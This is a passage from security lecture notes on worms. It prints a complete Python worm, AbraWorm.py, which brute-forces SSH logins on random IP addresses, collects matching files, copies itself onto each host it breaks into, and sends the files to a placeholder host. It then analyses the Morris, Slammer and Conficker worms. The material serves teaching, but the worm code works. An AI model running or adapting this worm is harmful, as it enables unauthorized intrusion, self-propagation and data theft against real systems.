  for the Python modules `paramiko` and `scp`. Paramiko is a pure Python implementation of OpenSSH — except for its use of C based libraries for encryption/decryption services. Note that Paramiko provides both client and server functionality. And `scp` is an accompanying module that calls on Paramiko for secure file transfer.

- As for any significant differences with the Perl version of the code shown previously, you will notice the presence of a keyboard-interrupt signal-handler in the Python version of the code. This was made necessary by the fact that, for the Python version, I

have chosen to NOT catch type-specific exceptions in the `except` portions of `try-except` constructs. So a keyboard interrupt with, say, Contl-C entry would be trapped by the same `except` blocks and the flow of execution would simply move to the iteration of the infinite `while` loop.

- Another difference with the Perl version is the location in the code where the worm deposits a copy of itself in the attacked host. The reason for that is trivial — as you will yourself conclude with a bit of reflection.

- So here we go with the Python version of the worm:

```
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string 'abracadabra'.  It downloads such files into the host where
##     the worm resides.
##
##  -- It uploads the files thus exfiltrated from an infected machine to a
##     designated host in the internet. You'd need to supply the IP address
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the
##     code for this feature to work.  The exfiltrated files would be
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply this
```

```
##     information, the worm will still work, but now the files exfiltrated
##     from the infected machines will stay at the host where the worm
##     resides.  For an actual worm, the host selected for yyy.yyy.yyy.yyy
##     would be a previosly infected host.
##
##  -- It installs a copy of itself on the remote host that it successfully
##     breaks into.  If a user on that machine executes the file thus
##     installed (say by clicking on it), the worm activates itself on
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
##  -- IMPORTANT: After the worm has landed in a remote host, the worm can
##     be activated on that machine only if Python is installed on that
##     machine.  Another condition that must hold at the remote machine is
##     that it must have the Python modules paramiko and scp installed.
##
##  -- The username and password construction strategies used in the worm
##     are highly unlikely to result in actual usernames and actual
##     passwords anywhere.  (However, for demonstrating the worm code in
##     an educational program, this part of the code can be replaced with
##     a more potent algorithm.)
##
##  -- Given all of the conditions I have listed above for this worm to
##     propagate into the internet, we can be quite certain that it is not
##     going to cause any harm.  Nonetheless, the worm should prove useful
##     as an educational exercise.
##
##
##  If you want to play with the worm, run it first in the 'debug' mode.
##  For the debug mode of execution, you would need to supply the following
##  information to the worm:
##
##  1)   Change to 1 the value of the variable $debug.
##
##  2)   Provide an IP address and the login credentials for a host that you
##       have access to and that contains one or more documents that
##       include the string "abracadabra".  This information needs to go
##       where you see xxx.xxx.xxx.xxx in the code.
##
##  3)   Provide an IP address and the login credentials for a host that
##       will serve as the destination for the files exfiltrated from the
##       successfully infected hosts. The IP address and the login
##       credentials go where you find the string yyy.yyy.yyy.yyy in the
##       code.
##
##  After you have executed the worm code, you will notice that a copy of
##  the worm has landed at the host at the IP address you used for
##  xxx.xxx.xxx.xxx and you'll see a new directory at the host you used for
##  yyy.yyy.yyy.yyy.  This directory will contain those files from the
##  xxx.xxx.xxx.xxx host that contained the string 'abracadabra'.
```

```
import sys
import os
import random
import paramiko
import scp
import select
import signal

##   You would want to uncomment the following two lines for the worm to
##   work silently:
#sys.stdout = open(os.devnull, 'w')
#sys.stderr = open(os.devnull, 'w')

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 0      # IMPORTANT:  Before changing this setting, read the last
               #             paragraph of the main comment block above. As
               #             mentioned there, you need to provide two IP
               #             addresses in order to run this code in debug
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.
NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()

def get_new_usernames(how_many):
    if debug: return ['xxxxxxx']      # need a working username for debugging
    if how_many is 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0] if
          int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
```

```
    return usernames

def get_new_passwds(how_many):
    if debug: return ['xxxxxxx']      # need a working username for debugging
    if how_many is 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9))
                  if random.random() > 0.5 else '') if int(selector[x]) == 1
                       else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return passwds

def get_fresh_ipaddresses(how_many):
    if debug: return ['128.46.144.123']
                    # Provide one or more IP address that you
                    # want 'attacked' for debugging purposes.
                    # The usrname and password you provided
                    # in the previous two functions must
                    # work on these hosts.
    if how_many is 0: return 0
    ipaddresses = []
    for i in range(how_many):
        first,second,third,fourth = map(lambda x: str(1 + random.randint(0,x)), [223,223,223,223])
        ipaddresses.append( first + '.' + second + '.' + third + '.' + fourth )
    return ipaddresses

# For the same IP address, we do not want to loop through multiple user
# names and passwords consecutively since we do not want to be quarantined
# by a tool like DenyHosts at the other end.  So let's reverse the order
# of looping.
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)
#    print("usernames: %s" % str(usernames))
#    print("passwords: %s" % str(passwds))
    # First loop over passwords
    for passwd in passwds:
        # Then loop over user names
        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses
            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:
                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error is not None:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
```

```
                print("\n\noutput of 'ls' command: %s" % str(received_list))
                if ''.join(received_list).find('AbraWorm') >= 0:
                    print("\nThe target machine is already infected\n")
                    next
                # Now let's look for files that contain the string 'abracadabra'
                cmd = 'grep -ls abracadabra *'
                stdin, stdout, stderr = ssh.exec_command(cmd)
                error = stderr.readlines()
                if error is not None:
                    print(error)
                    next
                received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                for item in received_list:
                    files_of_interest_at_target.append(item.strip())
                print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
                scpcon = scp.SCPClient(ssh.get_transport())
                if len(files_of_interest_at_target) > 0:
                    for target_file in files_of_interest_at_target:
                        scpcon.get(target_file)
                # Now deposit a copy of AbraWorm.py at the target host:
                scpcon.put(sys.argv[0])
                scpcon.close()
            except:
                next
            # Now upload the exfiltrated files to a specially designated host,
            # which can be a previously infected host.  The worm will only
            # use those previously infected hosts as destinations for
            # exfiltrated files if it was able to send the login credentials
            # used on those hosts to its human masters through, say, a
            # secret IRC channel. (See Lecture 29 on IRC)
            if len(files_of_interest_at_target) > 0:
                print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and the login
                    #  credentials in the next statement:
                    ssh.connect('yyy.yyy.yyy.yyy',port=22,username='yyyy',password='yyyyyyy',timeout=5)
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    for filename in files_of_interest_at_target:
                        scpcon.put(filename)
                    scpcon.close()
                except:
                    print("No uploading of exfiltrated files\n")
                    next
    if debug: break
```

22.5: MORRIS AND SLAMMER WORMS

- The Morris worm was the first really significant worm that effectively shut down the internet for several days in 1988. It is named after its author Robert Morris.

- The Morris worm used the following three exploits to jump over to a new machine:

  – A bug in the popular **sendmail** program that is used as a **mail transfer agent** by computers in a network. [See Lecture 31 for the use of `sendmail` as a Mail Transfer Agent.] At the time when this worm attack took place, it was possible to send a message to the **sendmail** program running on a remote machine with the name of an executable as the recipient of the message. The **sendmail** program, if running in the debug mode, would then try to execute the named file, the code for execution being the contents of the message. The code that was executed stripped off the headers of the email and used the rest to create a small bootstrap program in C that pulled in the rest of the worm code.

– A bug in the **finger** daemon of that era. The **finger** program of that era suffered from the **buffer overflow problem** presented in Lecture 21. As explained in Lecture 21, if an executing program allocates memory for a buffer on the stack, but does not carry out a **range check** on the data to make sure that it will fit into the allocated space, you can easily encounter a situation where the data overwrites the program instructions on the stack. A malicious program can exploit this feature to create fake stack frames and cause the rest of the program execution to be not as originally intended. [See Section 21.4 of Lecture 21 for what is meant by a stack frame.]

– The worm used the remote shell program **rsh** to enter other machines using passwords. It used various strategies to guess people's passwords. [This is akin to what is now commonly referred to as the dictionary attack. Lecture 24 talks about such attacks in today's networks.] When it was able to break into a user account, it would harvest the addresses of the remote machines in their '.rhosts' files.

- A detailed analysis of the Morris worm was carried out by Professor Eugene Spafford of Purdue University. The report written by Professor Spafford is available from `http://homes.cerias.purdue.edu/~spaf/tech-reps/823.pdf`.

- The rest of this section is devoted to the Slammer Worm that hit

the networks in early 2003.

- The Slammer Worm affected only the machines running Microsoft SQL 2000 Servers. Microsoft SQL 2000 Server supports a directory service that allows a client to send in a UDP request to quickly find a database. At the time the worm hit, this feature of the Microsoft software suffered from the buffer overflow problem.

- Slammer just sent one UDP packet to a recipient. The SQL specs say that the first byte of this UDP request should be 0x04 and the remaining at most 16 bytes should name the online database being sought. The specs further say that this string must terminate in the null character.

- In the UDP packet sent by the Slammer worm to a remote machine, the first byte 0x04 was followed a long string of bytes and did **not** terminate in the null character. In fact, the byte 0x04 was followed by a long string of 0x01 bytes so the information written into the stack would exceed the 128 bytes of memory reserved for the SQL server request.

- It is in the overwrite portion that the Slammer executed its network hopping code. It created an IP address randomly for the UDP request to be sent to another machine. This code was placed in a loop so that the infected machine would constantly send out UDP requests to remote machines selected at random.

22.6: THE CONFICKER WORM

- By all accounts, this is certainly the most notorious worm that has been unleashed on the internet in recent times. As reported widely in the media, the worm was supposed to cause a major breakdown of the internet on April 1, 2009, but, as you all know, nothing happened. The current best speculation is that the worm was let loose by one or more government organizations to test its power to propagate using what is now known as the "MS08-67 vulnerability" of the Windows machines of that era. This speculation has been reinforced by the fact that another worm, Stuxnet, which was let loose in 2010 shortly after Conficker started making the rounds, shared several similarities with Conficker with regard to how it broke into other machines. As was widely reported by the media at the beginning of this decade, Stuxnet was used successfully to sabotage the nuclear program of a country. We will talk about Stuxnet in Section 22.7.

- The Conficker worm infected a large number of machines around the world, only not in the concerted manner people thought it was going to. The worm infected only the Windows machines. The infected machines exhibited the following symptoms:

  - According to the Microsoft Security Bulletin MS08-067, at the worst, an infected machine could be taken over by the attacker, meaning by the human handlers of the worm.

  - More commonly, though, the worm disabled the Automatic Updates feature of the Window platform.

  - The worm also made it impossible for the infected machine to carry out DNS lookup for the hostnames that correspond to anti-virus software vendors.

  - The worm could also lock out certain user accounts. This was made possible by the modifications the worm made to the Windows registry.

- On the older Windows platforms, a machine would be infected with the worm by any machine sending to it a specially crafted packet disguised as an RPC (Remote Procedure Call). On the newer Windows platforms, the infecting packet had to be received from a user who could be authenticated by the victim machine.

- The following five publications proved to be critical to understanding the worm:

  1. `http://www.microsoft.com/technet/security/security/Bulletin/MS08-067.mspx` This publication was critical because it explained the **MS08-67 vulnerability**.

2. "Virus Encyclopedia: Worm:Win32/Conficker.B," `http://onecare.live.com/standard/en-us/virusenc/virusencinfo.htm?VirusName=Worm:Win32/Conficker.B`, This proved to be a rich source of information on Conficker.B.

3. Phillip Porras, Hassen Saidi, and Vinod Yegneswaran, "An Analysis of Conficker's Logic and Rendezvous Points," `http//mtc.sri.com/Conficker`, March 19, 2009.

4. Phillip Porras, Hassen Saidi, and Vinod Yegneswaran, "Conficker C Analysis," `http//mtc.sri.com/Conficker/addendumC`, March 19, 2009.

5. "Know Your Enemy: Containing Conficker," `https://www.honeynet.org/papers/conficker/`

- After it was first discovered in October 2008, the worm was made increasingly more potent by its creators, with each version more potent than the previous. The different versions of the worm were named **Conficker.A**, **Conficker.B**, **Conficker.C**, and **Conficker.D**.

- On the basis of the research carried out by the SRI team, as described in the publications cited above, we know that the worm infection spread by exploiting a vulnerability in the executable `svchost.exe` on a Windows machine.

- Therefore, let's first talk about the file `svchost.exe`. This file is fundamental to the functioning of the Windows platform. The job

of the always-running process that executes the `svchost.exe` file is to facilitate the execution of the dynamically-linkable libraries (DLLs) that the different applications reside in. [A program stored as a DLL cannot run on a stand-alone basis and must be loaded by another program.] This the `svchost` process does by replicating itself for each DLL that needs to be executed. So we could say that any DLL that needs to be executed must "attach" itself to the `svchost` process. [The process executing the file `svchost.exe` is also referred to as the **generic host process**. At a very loose level of comparison, the `svchost` process is to a Windows platform what `init` is to a Unix-like system. Recall that the PID of `init` is 1. The `init` process in a Unix-like platform is the parent of every other process except the process-scheduler process `swapper` whose PID is 0.] Very much like `init` in a Unix-like system, at system boot time, the `svchost` process checks the *services part* of the registry to construct a list of services (meaning a list of DLLs) it must load. [And just like process groups in Unix, it is possible to create `svchost` groups; all the DLLs that are supposed to run in the same `svchost` group are derived from the same `svchost` registry key by supplying different DLLs as `ServiceDLL` values for the Parameters key.] [Chapter 2 of "Scripting with Objects" contains an easy-to-read account of how the processes are launched, how they relate to one another, and how the operating system interacts with them in a computer.]

- Here are some issues highly relevant to understanding the capabilities and the power of the worm:

  1. **How did the worm get to a computer?** There were at least three different ways for that to happen. These are described in the (a), (b), and (c) bullets below:

(a) A machine running a pre-patched version of the Windows Server Service `svchost.exe` could be infected because of a vulnerability with regard to how it handled remote code execution needed by the RPC requests coming in through port 445. As mentioned in Section 16.2 of Lecture 16, this port is assigned to the resource-sharing SMB protocol that is used by clients to access networked disk drives on other machines and other remote resources in a network. **So if a machine allowed for remote code execution in a network — perhaps because it made some resources available to clients — it would be open to infection through this mechanism.** [RPC stands for Remote Procedure Calls. With RPC, one machine can invoke a function in another machine without having to worry about the intervening transport mechanisms that carry the commands in one direction and the results in the other direction.] **When such a machine received a specially crafted string on its port 445, the machine would (1) download a copy of the worm using the HTTP protocol from another previously infected machine and store it as a DLL file; (2) execute a command to get a new instance of the `svchost` process to host the worm DLL; (3) enter appropriate entries in the registry so that the worm DLL was executed when the machine was rebooted; (4) gave a randomly constructed name to the worm file on the disk; and (5) then continued the propagation.** [As described in the "Know Your Enemy (KYE)" paper available from `https://www.honeynet.org/papers/conficker/`, the problem was with the Windows API

function `NetpwPathCanonicalize()` that is exported by `netapi32.dll` over an SMB session on TCP port 445. The purpose of this function is to *canonicalize* a string, i.e., convert a path string like `aaa\bbb\...\ccc` into `\aaa\ccc`. When, in an SMB session, this function was supplied with a specially crafted string by a remote host, it was possible to alter the function's return address in the stack frame for the function being executed. **The attacker then used the redirected return address to invoke a function like `URLDownloadToFile()` to pull in the worm file.** Once the worm file had been pulled into the machine, it could be launched in a separate process/thread as a new instance of `svchost.exe` by calling the `LoadLibrary()` function whose sole argument was the name of the newly downloaded worm file. The `LoadLibrary` command also copied the worm file into the system root.] **This was referred to as the MS08-067 mode of propagation for the worm.**

(b) Once a machine was infected, the worm could drop a copy of itself (usually under a different randomly constructed name) in the hard disks on the other machines mapped in the previously infected machine (I am referring to "network shares" here). If it needed a password in order to drop a copy of itself at these other locations, the worm came equipped with a list of 240 commonly used passwords. If it succeeded, the worm created a new folder at the root of these other disks where it placed a copy of itself. **This was referred to as the NetBIOS Share Propagation Mode for the worm.**

(c) The worm could also drop a copy of itself as the `autorun.inf` file in USB-based removable media such as memory sticks.

This allowed the worm copy to execute when the drive was accessed (if `Autorun` was enabled). **This was referred to as the USB Propagation Mode for the worm.**

2. Let's say a machine had a pre-patch version of `svchost.exe` and that an infected machine sent the machine a particular RPC on port 445 to exploit the MS08-067 vulnerability. For this RPC to be able to drop the worm DLL into a system folder, the outsider trying to break in would need certain write privileges on the victim machine. **How did the worm trying to break in acquire the needed write privileges on a victim machine?** As described in the Microsoft MS08-067 bulletin, the worm first tried to use the privileges of the user currently logged in. If that did not succeed, it obtained a list of the user accounts on the target machine and then it tried over a couple of hundred commonly-used passwords to gain write access. **Therefore, an old svchost.exe and weak passwords for the user accounts placed your machine at an increased risk of being infected.**

3. **Once the worm had lodged itself in a computer, how did it seek other computers to infect?** We are talking about computers that do not directly share any resources with the previously infected machine either in a LAN or a WAN. Another way of phrasing the same question would be: **What was the probability that a Win-**

dows machine at a particular IP address would be targeted by an unrelated infected machine? Based on the reports on the frequency with which honeypots were infected, it would seem that a random machine connected to the internet was highly likely to be infected. [A **honeypot** in computer security research is a specially configured machine in a network that to the outsiders looks like any other machine in the network but that is not able to spread its malware to the rest of the network. Multiple honeypots connected together form a **honeynet**. Visit `http://www.dmoz.org/Computers/Security/Honeypots_and_Honeynets/` for a listing of honenets.]

4. It was suspected that the human handlers of the worm could communicate with it. That raised the question: **How did these humans manage to do so without leaving a trace as to who they were and where they were located?** Note that Microsoft had offered a $250,000 bounty for apprehending the culprits.

5. Because of the various versions of the worm that were detected, it was believed the worm could update itself through its peer-to-peer communication abilities. **Could one imagine that several of the infected peers working in concert could cause internet disruptions that could be beyond the capabilities of the individual hosts?** Obviously, spam, spyware, and other malware emanating from thousands of randomly-activated hosts working collaboratively would be much more difficult to suppress than when it is com-

ing from a fixed location.

6. **Once a machine was infected, could you get rid of the worm with anti-virus software?** We will see later how the worm cleverly prevented an automatic download of the latest virus signatures from the anti-virus software vendors by altering the DNS software on the infected machine. When a machine could not be disinfected through automatic methods, you had to resort to a more manual intervention consisting of downloading the anti-virus tool on a separate clean machine, possibly burning a CD with it, and, finally, installing and running the tool on the infected machine.

7. **It was an important question of the day whether an infected machine could be restored to good health by simply rolling back the software state to a previously stored system restore point?** Since the worm was capable of resetting the system restore points, that rendered this approach impossible for system recovery.

8. The Conficker worm is also known by a number of other names that include **Downadup** and **Kido**.

22.6.1: The Anatomy of Conficker.A and Conficker.B

- Figure 1 shows a schematic of the main logic built into Conficker.A and Conficker.B. This control-flow diagram was constructed by Phillip Porras, Hassen Saidi, and Vinod Yegneswaran of SRI International. This diagram was inferred from a snapshot of the Conficker DLL in the memory as it was running in a machine. The memory image was fed into a well-known disassembler tool called **IDA Pro** and the corresponding assembly code generated from the binary. The control-flow diagram shown in Figure 1 corresponds to this assembly code. [IDA Pro also provides tools that create control-flow graphs from assembly code.]

- In Figure 1, the control-flow shown at left is just another way of looking at the control-flow shown at right. Remember, these control-flow diagrams are *inferred* from the disassembly of the memory map of the binary executable.

- Going through the sequence of steps shown at right in Figure 1, the worm first creates a mutex. This will fail if there is a version of the worm already running on the machine. [A mutex, which stands for *mutual exclusion*, is frequently used as a *synchronization primitive* to eliminate interference between different threads when they have access to the same data objects in memory. When thread A acquires a mutex lock on a data object, all other threads wanting access to that data object must suspend their execution until thread A releases its mutex lock on the data object. In the same spirit, Conficker installs




Figure 1: *A disassembler-inferred control-flow diagram for the logic built into the Conficker.A and Conficker.B worms.* (*This figure is from* `http://mtc.sri.com/Conficker`)

a mutex object during startup to prevent the possibility that an older version of the worm would be run should it get downloaded into the machine. A mutex name is registered for each different version of the worm. See Chapter 14 of "Scripting with Objects" for further infomation on mutexes and how they are used.] Note the name of the mutex object created as shown in the second box from the top on the left. Also note that the first box prevents the worm from doing its bad deeds if the keyboard attached to the machine is Ukrainian. This was probably meant to be a joke by the creators of the worm, unless, for some reason, they really did not want the computers in Ukraine to be harmed.

- Subsequently, the worm checks the Windows version on the machine and attaches itself to a new instance of the `svchost.exe` process as previously explained. [The box labeled "Attach to service.exe" on the left and the box labeled "Attach to a running process" on the right in Figure 1 represent this step.] As it does so, it also compromises the DNS lookup in the machine to prevent the name lookup for organizations that provide anti-virus products. [This is represented by the box labeled "Patch dnsapi.dll" on the right.]

- For the next step, as worm instructs the firewall to open a randomly selected high-numbered port to the internet. It then uses this port to reach out to the network in order to infect other machines, as shown by the next step. In order to succeed with propagation, the worm must become aware of the IP address of the host on which it currently resides. This it accomplishes by reaching out to a web site like `http://checkip.dyndns.com`. The IP addresses chosen for infection are selected at random from

an IP address database (such as the one that is made available by organizations like `http://maxmind.com`).

- The final step shown at the bottom in Figure 1 consists of the worm entering an infinite loop in which it constructs a set of randomly constructed (supposedly) 250 hostnames once every couple of hours. These are referred to as **rendezvous points**. Since the random number generator used for this is seeded with the current date and time, we can expect all the infected machines to generate the same set of names for any given run of the domain name generation.

- After the names are generated, the worm carries out a DNS lookup on the names in order to acquire the IP addresses for as many of those 250 names as possible. The worm then sends an HTTP request to those machines on their port 80 to see if an executable for the worm is available for download. If a new executable is downloaded and it is of more recent vintage, it replaces the old version. **Obviously, the same mechanism can be used by the worm to acquire new payloads from these other machines.**

- The worm-update (or acquire-new-payload) procedure describe above is obviously open to countermeasures such as a white knight making an adulterated version of the worm available on the hosts that are likely to be accessed by the worm. Anticipating this possibility, the creators of the worm have incorporated in the worm

a procedure for binary code validation that uses: (1) the MD5 (and, now, MD6) hashing for the generation of an encryption key; (2) encryption of the binary using this key with the RC4 algorithm; and, (3) computation of a digital signature using RSA. For RSA, the creators use a modulus and a public key that, as you would expect, are supplied with the worm binary, but the creators, as you would again expect, hold on to the private key. Further explanation follows.

- An MD5 (and, now MD6) hash of the binary is used as the encryption key in an RC4 based encryption of the binary. Let this hash value be M. Subsequently, the binary is encrypted with RC4 using M as the encryption key. Finally, RSA is used to create a digital signature for the binary. The digital signature consists of computing M^e mod N where N is the modulus.

- The digital signature is then appended to the encrypted binary and together they are made available for download by the hosts who fall prey to the worm.

- As for the differences between Conficker.A and Conficker.B, the former generates its candidate list of rendezvous points every 3 hours, whereas the latter does it every two hours. See the publications mentioned earlier for additional differences between the two.

22.6.2: The Anatomy of Conficker.C

- The Conficker.C variant of the Conficker worm, first discovered on a honeypot on March 6, 2009, was a significant revision of Conficker.B. Figure 2 displays the control-flow of the ".C" variant.

- The SRI report on the ".C" variant described the following additional capabilities packed into the worm:

  – The ".C" variant came with a peer-to-peer networking capability the worm could use to update itself and to acquire a new payload. This P2P capability did not require an embedded list of peers. How exactly this protocol worked in the worm was never fully understood — to the best of what I know.

  – This variant installed a "pseudo-patch" to repair the MS08-067 vulnerability so that a future RPC command received from the network could not take advantage of the same stack corruption that we described in Section 22.6.

  – The ".C" variant used three mutex objects to ensure that only the latest version of the worm was run on a machine where the "latest" meant with regard to the versions produced by the creators of the worm and with regard to the changes by the worm to the software internal to a specific computer. [The

